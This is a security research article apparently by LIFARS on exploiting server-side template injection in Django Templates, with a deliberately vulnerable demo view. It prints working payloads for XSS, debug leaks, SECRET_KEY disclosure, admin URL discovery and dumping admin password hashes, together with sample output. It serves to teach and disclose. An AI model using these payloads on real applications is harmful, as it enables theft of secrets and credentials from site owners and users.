DJANGO TEMPLATES SERVER-SIDE TEMPLATE INJECTION

June, 2021

INTRODUCTION

Long gone are days of static websites, nowadays sites need to be dynamic to be attractive and useful. One of the standard ways to generate dynamic content on the backend is using templates. Those come in many flavors of syntax and options allowing developers to write their static HTML code enriched by template-specific code to generate the dynamic parts that evaluate to clean HTML/JavaScript/CSS before being sent to a user. With the use of such languages, a new kind of injection vulnerability was introduced – server-side template injection or SSTI for short.

SSTI is caused by a developer passing untrusted user input into a template rendering engine allowing user to specify the template's code. Depending on the template language in use, such vulnerability will have different security consequences ranging from minor information leaks to remote code execution.

This article provides a summary of post-exploitation options when SSTI is discovered in a web application utilizing Django Templates[1] (DT) from Django, a Python language web framework. We will provide a summary of documented and previously undocumented techniques to help better understand impact of SSTI in DT for both developers and security assessors.

Motivation

During one of our web application penetration tests, we were presented with a multi-tenant web portal. Each customer had their own separate organization view into the application with different user roles. We discovered server-side template injection (SSTI) exploitable by most privileged tenant admin. After identifying template engine being used as default Django Template Language and not Jinja2 or similar, we were disappointed with existing documented exploitation options. The Django project documentation explicitly warns about users being able to author templates[2]: "The template system isn't safe against untrusted template authors. For example, a site shouldn't allow its users to provide their own templates, since template authors can do things like perform XSS attacks and access properties of template variables that may contain sensitive information."

An XSS in our case would affect only the same tenant with minimal impact as an attacker would still need admin role. The second part of the warning, access to properties of template variables, is a rather vague statement for purposes of risk evaluation.

Is there a way to escalate SSTI in default Django template into something more powerful like remote code execution affecting more than single tenant? Let's see.

Django template language

Django template language supports 2 rendering engines by default: **Django Templates (DT)** and **Jinja2**. Jinja2 is a more feature-rich of the two and allows calling of Python functions on objects passed in templates. Post-exploitation options of SSTI in Jinja2 has been discussed extensively and many exploit variants exist allowing reading of files or

[1] https://docs.djangoproject.com/en/3.2/topics/templates/#the-django-template-language
[2] https://docs.djangoproject.com/en/3.2/topics/templates/#module-django.template

LIFARS your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

remote code execution on the hosting server[3]. Exploitation vectors in DT we present here in this document are likely exploitable in Jinja2 too, but we did not attempt to prove this as Jinja2 already offers more powerful exploit primitives than DT so there is little point.

On the contrary, Django Templates is much simpler engine. It does not allow calling of passed object functions and impact of SSTI in DT is often less severe than in Jinja2. To our knowledge no public exploits exist allowing to read server files or remote code execution.

Django Templates for post-exploitation

For exploitation, there are 3 main building blocks interesting for developing exploit vectors in Django Templates: variables, filters, and tags. We may go a bit into internals of Django Templates but do not worry if you start feeling a bit lost. The general concepts should be understandable by the end of the article.

Variables are defined by Python dictionary called `context` passed into the template engine and can be either directly rendered via `{{ variable }}` notation in the template code or used as parameters to tags and filters. The engine also allows access to variable's class attributes, dictionary keys or array elements via dot notation such as `{{ variable.attr }}`, this example means: access attribute `attr` of `variable`.

Filters serve to transform values of variables and tag arguments and use the same notation as rendering variables. For example, `{{ value|length }}` calls `length` filter on `value` variable counting elements in value and rendering the result. Filters are implemented in Django and its extensions as regular Python functions with Python decorator `@register.filter`.

Tags give templates flow control and other logic allowing cycling through variable values, implement conditionals. They use different notation than filters and variable printing. For example, to render an anti-CSRF token inside a web page, developers can use `{% csrf_token %}` inside template code. Tag implementation can be identified by `@register.simple_tag`, `@register.tag` or `@register.inclusion_tag` decorators.

An example template for Django Templates engine utilizing above constructs might look like this:

```
<p>Dear {{ recipient }},</p>
<p>this week, we have the following delicious brews in stock:</p>
<ul>
{% for b in beers %}
  <li>{{ b.name | title }}</li>
{% endfor %}
</ul>
```

The template uses variables `recipient` and `beers` passed into the template's context. Variable `recipient` is written out without change. The engine further uses passed variable `beers` as a list in `for`[4] tag and loops though all its elements. Lastly, the engine gets

[3] https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2
[4] https://docs.djangoproject.com/en/3.2/ref/templates/builtins/#for

attribute `name` of each element in `beers`, passes it to filter called `title`[5] which converts the string case to start each word with capital letter and renders the final HTML result. The final HTML may then look, depending on context variables, for example like this:

```
<p>Dear Val,</p>
<p>this week, we have the following delicious brews in stock:</p>
<ul>
  <li>Hoppy Hoppster 32</li>
  <li>Magic Sourfruit</li>
  <li>Wheaty Megalager</li>
</ul>
```

The example template also shows why a developer may be tempted to allow users to control the template's code. The example code presents a template of an online newsletter of a beer store. Due to simple syntax, the developer of the beer store web application may choose to allow shop's employees to customize this Django Template. A server-side template injection is born!

ASSESSING IMPACT OF DT SSTI

As we previously mentioned, Django Templates is not so feature-rich as Jinja2 and thus to show the impact of SSTI using DT we must look for exploit vectors differently. While looking we must consider the following conditions:

- We can pass arguments to tags and filters but not arbitrary Python functions.
- We can access array or dictionary elements and class attributes of variables via dot notation with exception for those starting with `_` (underscore) and `.` (dot).

Lastly, Django project can contain multiple Django apps allowing integration of third-party developed modules which often implement additional templates, tags, and filters. In this article, we do not discuss third-party modules. Whether you are developer or security assessor, we recommend evaluating modules' security as well. Third-party modules might not be reviewed as extensively as Django Framework itself.

Post-exploitation vectors summary

We identified 5 different post-exploitation vectors that demonstrate the possible impact of untrusted user input being used in Django Templates. The first two are already documented elsewhere and the other three being the result of our research on simple Django 3.2[6] application using mostly default configuration. The vectors are following:

- Cross-site scripting
- Debug information leak
- Leaking app's Secret Key (LIFARS research)
- Admin Site URL leak (LIFARS research)
- Admin username & password hash leak (LIFARS research)

[5] https://docs.djangoproject.com/en/3.2/ref/templates/builtins/#title
[6] The latest version at the time of writing

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

To try out the techniques in the local environment we used the following simple Django project built in Docker published at https://github.com/Lifars/davdts. The project contains an app named *polls* vulnerable to SSTI via HTTP GET parameter `injection`. It allows us to test different SSTI payloads via an HTML form. The implementation of vulnerable form is as follows (template string with SSTI request parameter highlighted):

```
from django.http import HttpResponse
from django.template import engines

def index(request):
    engine = engines["django"]
    template = engine.from_string("<html><body><form method=get><input name=injection><br><input type=submit></form><br>"+str(request.GET.get("injection"))+"</body></html>")
    return HttpResponse(template.render({}, request))
```

How to identify Django Templates SSTI

The first step in exploiting any server-side template injection is of course identifying the underlying engine. Once we find the engine is Django Templates, we can then use specific payloads presented further.

There exist flow graphs[7] and tools[8] for general identification of server-side template engine but they miss the difference in rendering Django Templates and Jinja2. Jinja2 does not use Django Template's tags and filters by default and Django Templates do not allow formula evaluation.

Payload	Jinja2	Django Templates
`{% csrf_token %}`	Causes error	Anti-CSRF token HTML tag
`{{ 7*7 }}`	49	Causes error

Watch out for false positives. The first payload in the above table may render in Jinja2 if `csrf_token` tag is specifically configured in non-default settings.

Cross-site scripting

The least innovative and known post-exploitation option is XSS. As we can control what is escaped and what is not, we can output unescaped strings via Django Templates via one of the following two options:

```
{{ '<script>alert(3)</script>' }}
{{ '<script>alert(3)</script>' | safe }}
```

The first option above should work in most cases. If not, we can use `safe` filter from the second payload which will explicitly mark passed string as safe and to not be escaped.

[7] https://portswigger.net/research/server-side-template-injection#Identify
[8] https://github.com/epinna/tplmap

Below screenshot shows how the payload above is rendered in our vulnerable test app. The example XSS payload shows user-injected `<script>` tag rendered unescaped in the webpage.

```
view-source:http://127.0.0.1:8000/polls/?injection=%7B%7B+'%3Cscript%3Ealert(3)%3C%2Fscript%3E'+%7D%7D
<html><body><form method=get><input name=injection><br><input type=submit></form><br><script>alert(3)</script></body></html>
```

Figure 1

Debug information leak

Another known post-exploitation option is to trigger information leak via `debug` tag. For that, use the following SSTI payload:

```
{% debug %}
```

Example result can be seen below and while it does not leak any sensitive data stored in Django application by itself, it provides useful information about internals of the Django deployment. We can see several variables passed via `context` and accessible in template's code, e.g. `messages`, `request` or `user`. Those variables may allow obtaining various values by traversing the variable attributes via dot notation. Lastly, we can also see list of all modules loaded by the Django app (the picture crops the full output).

```
view-source:http://127.0.0.1:8000/polls/?injection=%7B%25+debug+%25%7D
1  <html><body><form method=get><input name=injection><br><input type=submit></form><br>{}{'DEFAULT_MESSAGE_LEVELS': {'DEBUG': 10,
2                              'ERROR': 40,
3                              'INFO': 20,
4                              'SUCCESS': 25,
5                              'WARNING': 30},
6   'csrf_token': <SimpleLazyObject: <function csrf.<locals>._get_val at 0x7f367c741160>>,
7   'messages': <django.contrib.messages.storage.session.SessionStorage object at 0x7f367c6d9160>,
8   'perms': <django.contrib.auth.context_processors.PermWrapper object at 0x7f367c660b50>,
9   'request': <WSGIRequest: GET '/polls/?injection=%7B%25+debug+%25%7D'>,
10  'user': <SimpleLazyObject: <function AuthenticationMiddleware.process_request.<locals>.<lambda> at 0x7f367c741040>>}{'False': False,
   'None': None, 'True': True}
11
12 {'__future__': <module '__future__' from '/usr/lib/python3.8/__future__.py'>,
13  '__main__': <module '__main__' from 'manage.py'>,
14  '_abc': <module '_abc' (built-in)>,
15  '_asyncio': <module '_asyncio' from '/usr/lib/python3.8/lib-dynload/_asyncio.cpython-38-x86_64-linux-gnu.so'>,
16  '_bisect': <module '_bisect' (built-in)>,
17  '_blake2': <module '_blake2' (built-in)>,
18  '_bootlocale': <module '_bootlocale' from '/usr/lib/python3.8/_bootlocale.py'>,
19  '_bz2': <module '_bz2' from '/usr/lib/python3.8/lib-dynload/_bz2.cpython-38-x86_64-linux-gnu.so'>,
20  '_codecs': <module '_codecs' (built-in)>,
21  '_collections': <module '_collections' (built-in)>,
22  '_collections_abc': <module '_collections_abc' from '/usr/lib/python3.8/_collections_abc.py'>,
```

Figure 2

Leaking app's Secret Key

As present in previous example, we can list variables accessible in template's context. One of such common variables is `messages` which is present by default if the app needs to use Django Admin Site. LIFARS found, the variable allows access to messages of Django's

Messages Framework[9] for displaying one-time notification messages. Messages can use two main storage backends[10] with `storage.cookie.CookieStorage` being default.

When `messages` is present in the template context and `CookieStorage` is being used we can walk through attributes of `messages` to access app's `SECRET_KEY` like this (payload assumes `CookieStorage` being first):

```
{{ messages.storages.0.signer.key }}
```

The following picture shows the above payload rendering `SECRET_KEY` in HTML of our test app. For comparison, the picture also includes snippet from terminal showing value of `SECRET_KEY` directly from Django project's `settings.py` configuration file.



Figure 3

That is nice but what is the `SECRET_KEY` good for? It is a value that should be unique for each Django app and kept secret as it is responsible for cryptographic signing inside the project. In case `PickleSerializer`[11] is used for cookie-based sessions, leaked `SECRET_KEY` can even lead to remote code execution.

Admin Site URL leak

Django by default provides Admin Site as a web interface to view and manage site's content. At the very least we can use it to add and modify users and groups if app has no other purpose for it. The Admin Site is accessible at URL path `/admin/` by default, but we recommend changing it to a more unpredictable value[12].

In case the Admin Site is on unpredictable URL we can use the following payload to leak it:

```
{% include 'admin/base.html' %}
```

This loads template used in Admin Site and renders it. We can then find the leaked admin URL as seen at the very bottom of the picture; non-default URL path is being used in the screenshot.

[9] https://docs.djangoproject.com/en/3.2/ref/contrib/messages/
[10] https://docs.djangoproject.com/en/3.2/ref/contrib/messages/#configuring-the-message-engine
[11] https://docs.djangoproject.com/en/3.2/topics/http/sessions/#django.contrib.sessions.serializers.PickleSerializer
[12] https://docs.djangoproject.com/en/3.2/ref/contrib/admin/#hooking-adminsite-instances-into-your-urlconf

LIFARS
your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

Figure 4

Admin username and password hash leak

Lastly, we identified missing authorization check in `get_admin_log` function implementing Django Language tag of the same name. This allows to list log of actions performed by Django administrators. Moreover, we can access log record properties via dot notation to access originating user record and its attributes such as username and password.

The logs contain records of actions took by admin users. We can leak username and password of the admins that took some recorded action via the following SSTI payload (first 10 records in this example):

```
{% load log %}{% get_admin_log 10 as log %}{% for e in log %}
{{e.user.get_username}} : {{e.user.password}}{% endfor %}
```

Next picture shows how this payload evaluates in our example application which we pre-seeded with one log record. The rendered HTML shows username and user hash which we can confirm in the same picture where we connected directly to database of the Django application and selected user records to display their hash.

```
view-source:http://127.0.0.1:8000/polls/?injection=%0a%7B%25+load+log+%25%7D%7B%25+get_admin_log+10+as+log+%25%7
1 <html><body><form method=get><input name=injection><br><input type=submit></form><br>
2  superuser : pbkdf2_sha256$260000$lX5bp4E4parmNAB8HxFA7P$+hT8Z+o5wM1mJeFQVn1FUiYp0KyBWbzRPexh5ofxxLI=</body></html>
```

```
Terminal - sudo docker exec -it f1 bash
root@f1739afe741f:/usr/src/app/mysite# sqlite3 db.sqlite3
SQLite version 3.27.2 2019-02-25 16:06:06
Enter ".help" for usage hints.
sqlite> select * from auth_user;
2|pbkdf2_sha256$260000$Jl3RF7ekAiPtl7TE5LMZ37$o0dkFsQ3MBglRoycbVYJwSFYxJbgrECOqk8j4/ObHu4=||1|weerwer||werwe@erwer.com|1|1|2021-05-25 14:03:41.511340|
sqlite>
```

Figure 5

Django uses PBKDF2 with SHA256 to hash its passwords which is very slow to compute and thus hard to crack using tools such as hashcat[13] – on example system[14], hashcat computes 13149.5 MH/s for NetNTLMv2 vs 475.6 kH/s for Django's PBKDF2-SHA256. Moreover, Django performs several checks when creating administrator account password: password must not be common, similar to username or less than 8 characters long. All this combined makes obtaining clear-text password challenging but not impossible as weak passwords from large dictionary can still be used.

CLOSING THOUGHTS

After our research of post-exploitation vectors in Django Templates default installation, we must conclude the engine presents a safer alternative to Jinja2 (another mainstream Django template engine). However, as the presented list of two existing and three likely new vectors shows us, there are still real risks when developers allow users customizing Django Templates code.

Coming back to our initial motivation, this did not help us show the full impact to the customer in time but would provide further points to argument that passing user input to Django Templates is really a bad idea if such discussion comes up in the future.

The Django development team was notified of our findings but chose not to address them due to the existing warnings about user-supplied templates in the project's documentation. We understand the decision as all findings are only post-exploitation techniques in their nature and root cause lies in the existence of SSTI in an application.

Lastly, be safe and **do not pass untrusted user input into template engines**!

[13] https://hashcat.net/hashcat/
[14] https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40

LIFARS your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com